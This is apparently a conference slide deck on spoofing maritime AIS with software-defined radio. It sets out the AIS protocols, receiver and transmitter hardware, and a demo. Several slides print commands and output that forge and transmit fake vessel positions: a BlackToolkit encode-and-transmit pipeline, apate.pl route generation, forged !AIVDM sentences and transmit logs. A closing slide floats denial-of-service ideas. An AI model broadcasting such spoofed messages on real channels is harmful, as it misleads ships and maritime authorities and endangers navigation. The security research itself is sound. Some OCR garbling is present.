Don't Ship Your Bridges!

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Date: August 10, 2024









Outline


- AIS Overview
- Kessler's Foundational AIS Tools
- New SDR Tools + Integrations
- Demonstration (Don't Shi* Your Bridges!)





Automatic Identification System


- AIS is a tracking system used by ships and VTMS; provides a vessel and maritime authority with situational awareness about ship traffic in the area
- AIS provides sender's unique identifier, position, course, speed, and more
- Data can be displayed on a screen, ECDIS, or mobile app
- AIS design initiated by USCG after 1989 wreck of the EXXON VALDEZ
















AIS Communication Protocols

- Over-the-air AIS defined in ITU-R Rec. M.1371-5
- Transmits at 161.975 and 162.025 MHz, using selforganized time division multiple access (SOTDMA)
- Employs NMEA 0183 sentence format at 9,600 bps







AIS DATA					
	psulated ASCII Sentence(s)	AIS PGNs			
EIA-232/422 serial line (4800/38,400 bps)	HDLC Framing	CAN 2.0B Framing	IPv6 Packet		
	TDMA at 161.975 or 162.025 MHz (9600 bps)	CAN Bus Physical Layer (250 kbps)	Ethernet MAC and PHY (≤10 Gbps)		
NMEA 0183 IEC 61162-1	ITU Rec. M.1371	NMEA 2000 IEC 61162-3	NMEA OneNet		





Build Your Own AIS Receiver...

- Rx only:
 - o RTL-SDR
 - dAISy + dAISyHAT for RPi
- TRx:
 - o HackRF
 - o USRP (we're using a B205)
- Tools:
 - o https://github.com/Mictronics/ais-simulator
 - https://www.garykessler.net/software/in dex.html#ais
 - o https://github.com/dtllc/dc32-ics-ais
















AIS SDR data flow

- Vessel trajectories generated in userspace with the "apate.pl" script
- AIS messages forwarded to GNURadio using the "dispatch_apate.py" script
- GNU Radio listens over WebSocket and packs the AIS frames
- GNU Radio generates GMSK signal from packed frames
- GNU Radio transmits the signal








AIS BlackToolkit (Trend Micro)


- Attacker can craft AIVDM packets with location, course, speed, and other information, and send them to target vessel
- \$./AIVDM_Encoder.py --type=1 --mmsi=970010000 --lat=44.3554 --long=8.6473 |
 xargs -IX ./AiS TX.py --payload=X --channel=A








AIS Tools Architecture







AIS Encapsulated ASCII Sentence




Commas (,) are field separators and the asterisk (*) indicates the checksum field





This Just In -- Automated Spoofing

- apate.pl is a Perl script that automates the spoofing process
- Given vessel and route information, will produce an AIS message set for real-time replay (and KML file)



(c) Gary C. Kessler, 2021-2022

```
Apate -- An AIS Spoofing Tool (Build: 05/22/2022 Version: 1.3.8)
                    [[Apate is the goddess of fraud and deception]]
Enter base name of file set (e.g., 'odyssey'): KML/ranger3
Read from existing parameter file (R) or write a new parameter file (W)? r
Create KML-only output (K) or full AIS/KML output (A)? a
Reading parameters from KML/ranger3_parameters.txt...
Writing AIS Ping commands to KML/ranger3 commands.sh...
Writing AIS synchronization information to KML/ranger3 ais sync.txt...
Writing Google Earth coordinates to KML/ranger3 map.kml...
                                        #V1.3 -- This file is editable but be sure to maintain the block order and comment lines.
Preparing AIS_ping type 5 message...
                                        #mmsi,vname.callsign.vtype.vsize_a,vsize_b,vsize_c.vsize_d,draft,imo,dest,eta_mon,eta_day,eta_hour,eta_min
                                        338016759, 'RANGER III', 'WZ2056', 60, 20, 26, 5, 5, 3, , , , ,
Start route at:
                                        #lat,long,leg_descriptor_type
47.123592°N (47°07.42'N)
                                        47.123592,-88.56585,L
088.565850°W (088°33.95'W)
                                        #leg,end_lat,end_long,speed
                                        1,47.123677,-88.552632,22
Preparing information for leg 1...
                                        2,47.111245,-88.504157,22
  This leg ends at:
                                        3,47.072682,-88.503805,23
    47.123677°N (47°07.42'N)
                                        4.47.040617,-88.482645,22
    088.552632°W (088°33.16'W)
   Approx. course: 089°
                              Speed: 22 kn
                                               Distance: 0.54 nm
  AIS Type 1 messages sent every 6 sec
                                              Duration of leg: 88 sec (1.47 min)
  14 segments on this leg, each approx. 0.0385 nm
Preparing information for leg 2...
   This leg ends at:
   47.111245°N (47°06.67'N)
    088.504157°W (088°30.25'W)
   Approx. course: 110°
                             Speed: 22 kn
                                               Distance: 2.12 nm
  AIS Type 1 messages sent every 6 sec
                                              Duration of leg: 346 sec (5.77 min)
   57 segments on this leg, each approx. 0.0371 nm
Preparing information for leg 3...
  This leg ends at:
    47.072682°N (47°04.36'N)
    088.503805°W (088°30.23'W)
   Approx. course: 179°
                             Speed: 23 kn
                                               Distance: 2.31 nm
```

Duration of leg: 362 sec (6.04 min)

AIS Type 1 messages sent every 6 sec

Preparing information for leg 4...

47.040617°N (47°02.44'N) 088.482645°W (088°28.96'W)

This leg ends at:

60 segments on this leg, each approx. 0.0386 nm



```
Bishop:ais-prototype gck$ more KML/ranger3 commands.sh
 perl AIS_ping.pl --type=5 --mmsi=338016759 --vname='RANGER III' --callsign='WZ2056' --vtype=60 --vsize_a=20 --vsi
ze_b=26 --vsize_c=5 --vsize_d=5 --draft=3 --nmea=A --batch --auto
 perl AIS_ping.pl --type=1 --mmsi=338016759 --navstat=0 --rot=0 --course=89.4536714601843 --heading=90 --speed=22
 --lat=47.123592 --long=-88.56585 --ts=0 --nmea=A --batch --auto
 perl AIS_ping.pl --type=1 --mmsi=338016759 --navstat=0 --rot=0 --course=89.4543633489264 --heading=88 --speed=22
 --lat=47.123598121853 --long=-88.5649058585498 --ts=6 --nmea=A --batch --auto
 perl AIS_ping.pl --type=1 --mmsi=338016759 --navstat=0 --rot=0 --course=89.455055237797 --heading=87 --speed=22 -
 -lat=47.1236042359485 --long=-88.5639617168824 --ts=12 --nmea=A --batch --auto
 perl AIS ping.pl --type=1 --mmsi=338016759 --navstat=0 --rot=0 --course=89.4557471268846 --heading=91 --speed=22
 --lat=47.1236103422863 --long=-88.5630175749981 --ts=18 --nmea=A --batch --auto
 perl AIS_ping.pl --type=1 --mmsi=338016759 --navstat=0 --rot=0 --course=89.4564390162576 --heading=89 --speed=22
 --lat=47.1236164408665 --long=-88.5620734328972 --ts=24 --nmea=A --batch --auto
 perl AIS ping.pl --type=1 --mmsi=338016759 --navstat=0 --rot=0 --course=89.4571309057627 --heading=89 --speed=22
 --lat=47.1236225316891 --long=-88.56112929058 --ts=30 --nmea=A --batch --auto
 perl AIS ping.pl --type=1 --mmsi=338016759 --navstat=0 --rot=0 --course=89.4578227954159 --heading=87 --speed=22
 --lat=47.1236286147541 --long=-88.5601851480467 --ts=36 --nmea=A --batch --auto
 perl AIS ping.pl --type=1 --mmsi=338016759 --navstat=0 --rot=0 --course=89.4585146855288 --heading=91 --speed=22
 --lat=47.1236346900615 --long=-88.5592410052977 --ts=42 --nmea=A --batch --auto
 perl AIS ping.pl --type=1 --mmsi=338016759 --navstat=0 --rot=0 --course=89.4592065757174 --heading=90 --speed=22
 Bishop:ais-prototype qck$ more KML/ranger3_replay.txt
```

```
Disnop:als-prototype gck$ more kmL/ranger3_reptay.txt

0-!AIVDM,2,1,7,A,552Fquh0001Mc;3GH184pLE:0TTT0000000000012PJ5500Ht7P000000000,0*3F

0-!AIVDM,2,2,7,A,000000000008,2*2B

0-!AIVDM,1,1,,A,152Fquh03LIbTvDJuerk0jl00000,0*02

6-!AIVDM,1,1,,A,152Fquh03LIbU@2JuesS0jh<0000,0*72

12-!AIVDM,1,1,,A,152Fquh03LIbUQfJuetS0jfH0000,0*4A

18-!AIVDM,1,1,,A,152Fquh03LIbUkLJueuS0jnT0000,0*4F

24-!AIVDM,1,1,,A,152Fquh03LIbVF8JuevC0jjh0000,0*4D

30-!AIVDM,1,1,,A,152Fquh03LIbVFnJuewC0jjt0000,0*75

36-!AIVDM,1,1,,A,152Fquh03LIbV`RJuf0C0jg80000,0*6A

42-!AIVDM,1,1,,A,152Fquh03LIbVr@Juf130joD0000,0*6F

48-!AIVDM,1,1,,A,152Fquh03LIbW;tJuf230jmP0000,0*06

54-!AIVDM,1,1,,A,152Fquh03LIbWgFJuf3k0jh00000,0*54

66-!AIVDM,1,1,,A,152Fquh03LIbWgFJuf3k0jh00000,0*54
```

Falsified AIS (Automated Identification System) appearing to show HMS Defender and HNLMS Evertsen approaching Sevastopol, Crimea, On June 19 2021










Demo: Setup

- git pull https://github.com/dtllc/dc32-ics-ais
- git submodule update --init --recursive
- ./download_garys_tools.sh
- Install dependencies for ais-simulator
- Build ais-simulator
- python -u ais-simulator.py
- perl apate.pl
- python3 dispatch_apate.py DATA_replay.txt
- Install OpenCPN to plot trajectories

```
[167435.455313] usb 3-6.2.2: new full-speed USB device number 46 using xhci_hcd
[167435.546767] usb 3-6.2.2: New USB device found, idVendor=16d0, idProduct=0b03, bcdDevice= 4.00
[167435.546778] usb 3-6.2.2: New USB device strings: Mfr=1, Product=2, SerialNumber=3
[167435.546782] usb 3-6.2.2: Product: dAISy AIS Receiver
[167435.546784] usb 3-6.2.2: Manufacturer: Adrian Studer
[167435.546786] usb 3-6.2.2: SerialNumber: 469D90462A001300
[167435.556318] cdc_acm 3-6.2.2:1.0: ttyACM1: USB ACM device
```




OpenCPN config for dAISy receiver





Demo: WARNING

- Please be mindful when testing Tx capability.
 - o The coast guard *could* be very upset if you broadcast nonsense AIS messages. :-(
- Use a wired connection if possible
 - o If not, tweak the gain in ./ais-simulator/ais-simulator.py:57 by starting at 1 and incrementing until you can Rx.









Demo: Basic Tx

- ais-simulator.py will create ./aissimulator/webapp/ais-simulator.html as a simple frontend to craft messages
- Test your Rx capability here by sending simple Type 1 messages









Demo: apate.pl + replay_apate.py

- perl apate.pl and follow the prompts to generate your DATA_replay.txt file
- python3 replay_apate.py DATA_replay.txt to transmit the vessel's trajectory

```
0-!AIVDM,2,1,3,A,55N?Mn81hJjtp9@l001E<<L>10th5:1=@580000S3jL<<25eeGPSmC11D`45,0*4C
0-!AIVDM,2,2,3,A,8;H383A@A08,2*2C
0-!AIVDM,1,1,,A,15N?Mn002FGjk9LDbElBl2<00000,0*28
6-!AIVDM,1,1,,A,15N?Mn002FGjkBdDbF7Rl2B<0000,0*41
12-!AIVDM,1,1,,A,15N?Mn002FGjkKrDbFK2l2@H0000,0*34
18-!AIVDM,1,1,,A,15N?Mn002FGjkU8DbFfBl2>T0000,0*5F
24-!AIVDM,1,1,,A,15N?Mn002FGjkU8DbFfBl2>h0000,0*50
```

polarstar_replay.txt

```
e=72.0, heading=72, second=12, maneuver=<ManeuverIndicator.NotAvailable: 0>, spare 1=b'\x00', raim=False, radio=0))
[MainThread] 2024-08-07 23:21:12,730 - root:128 - DEBUG - Sleeping for 5.9987382888793945 seconds.
[MainThread] 2024-08-07 23:21:18,729 - root:133 - INFO - [18.000192642211914] Transmitting: (18.0, MessageType1(msg_type=1, repeat=0, mmsi=367255000, status=<NavigationStatus.UnderWayUsingEngine: 0>, turn=0.0, speed=15.0, accuracy=False, lon=-114.730393, lat=36.109108, couracy=False, lon=-114.730393, lat=36.109108, lat=36.109
 e=72.0, heading=71, second=18, maneuver=<ManeuverIndicator.NotAvailable: 0>, spare_1=b'\x00', raim=False, radio=0))
[MainThread] 2024-08-07 23:21:18,729 - root:128 - DEBUG - Sleeping for 5.999382972717285 seconds.
[MainThread] 2024-08-07 23:21:24,729 - root:133 - INFO - [24.000229358673096] Transmitting: (24.0, MessageType1(msg_type=1, repeat=0, mmsi=367255000, status=<NavigationStatus.UnderWayUsingEngine: 0>, turn=0.0, speed=15.0, accuracy=False, lon=-114.729902, lat=36.109238, cou
<u>se=72.0, heading=71, second=2</u>4, maneuver=<ManeuverIndicator.NotAvailable: 0>, spare_1=b'\x00', raim=False, radio=0))
[MainThread] 2024-08-07 23:21:24,730 - root:128 - DEBUG - Sleeping for 5.998828411102295 seconds.
[MainThread] 2024-08-07 23:21:30,729 - root:133 - INFO - [30.000170707702637] Transmitting: (30.0, MessageType1(msg_type=1, repeat=0, mmsi=367255000, status=<NavigationStatus.UnderWayUsingEngine: 0>, turn=0.0, speed=15.0, accuracy=False, lon=-114.72941, lat=36.109367, cours
e=72.0, heading=71, second=30, maneuver=<ManeuverIndicator.NotAvailable: 0>, spare_1=b'\x00', raim=False, radio=0)
[MainThread] 2024-08-07 23:21:30,729 - root:128 - DEBUG - Sleeping for 5.999362230300903 seconds.
[MainThread] 2024-08-07 23:21:36,729 - root:133 - INFO - [36.000149965286255] Transmitting: (36.0, MessageType1(msg_type=1, repeat=0, mmsi=367255000, status=<NavigationStatus.UnderWayUsingEngine: 0>, turn=0.0, speed=15.0, accuracy=False, lon=-114.728918, lat=36.109497, cour
se=72.0, heading=70, second=36, maneuver=<ManeuverIndicator.NotAvailable: 0>, spare_1=b'\x00', raim=False, radio=0))
[MainThread] 2024-08-07 23:21:36,729 - root:128 - DEBUG - Sleeping for 5.99937629699707 seconds.
[MainThread] 2024-08-07 23:21:42,729 - root:133 - INFO - [42.0001494884491] Transmitting: (42.0, MessageType1(msg_type=1, repeat=0, mmsi=367255000, status=<NavigationStatus.UnderWayUsingEngine: 0>, turn=0.0, speed=15.0, accuracy=False, lon=-114.728427, lat=36.109625, course
=72.0, heading=70, second=42, maneuver=<ManeuverIndicator.NotAvailable: 0>, spare_1=b'\x00', raim=False, radio=0))
[MainThread] 2024-08-07 23:21:42,729 - root:128 - DEBUG - Sleeping for 5.999462604522705 seconds.
[MainThread] 2024-08-07 23:21:48,729 - root:133 - INFO - [48.00013589859009] Transmitting: (48.0, MessageType1(msg_type=1, repeat=0, mmsi=367255000, status=<NavigationStatus.UnderWayUsingEngine: 0>, turn=0.0, speed=15.0, accuracy=False, lon=-114.727933, lat=36.109753, cours
=72.0, heading=71, second=48, maneuver=<ManeuverIndicator.NotAvailable: 0>, spare 1=b'\x00', raim=False, radio=0))
[MainThread] 2024-08-07 23:21:48,729 - root:128 - DEBUG - Sleeping for 5.99937105178833 seconds.
```





Further Considerations

- Message types 6-8, 25, & 26 support arbitrary binary transmission.
 - o TCP/AIS?
 - Application-specific encodings may support variable length messages
 - o Packet-in-packet attacks? [Goodspeed et al., 2011]
- Message type 11 supports time synchronization
 - o Is anything downstream over NMEA using this?
- Message type 15 supports interrogation
 - o DoS?
 - o Force a receiver to parse your junk
- Message types 16, 20, 22, & 23 support channel allocation and slot management
 - o DoS?
 - 0?



Acronyms and Abbreviations

Radiocommunication sector

AIS	Automatic Identification System	MHz	Megahertz (millions, or 10 ⁶ , cycles per second)
ASCII	American Standard Code for Information Interchange	NMEA	National Maritime Electronics Association
bps	Bits per second	NRZI	Non-return-to-zero inverted
CFR	Code of Federal Regulations (U.S.)	RF	Radio frequency
CRC	Cyclic redundancy check	SAR	Search and rescue
ECDIS	Electronic Chart Display and Information System	SDR	Software-defined radio
FCS	Frame Check Sequence	SOLAS	International Convention for the Safety of Life at Sea
GNSS	Global Navigation Satellite System	TCP	Transmission Control Protocol
HDLC	High-level Data Link Control	UDF	User Datagram Protocol
HTML	Hypertext Markup Language	USCG	U.S. Coast Guard
IP	Internet Protocol	VTMS	Vessel traffic management system
ITU-R	International Telecommunication Union,		





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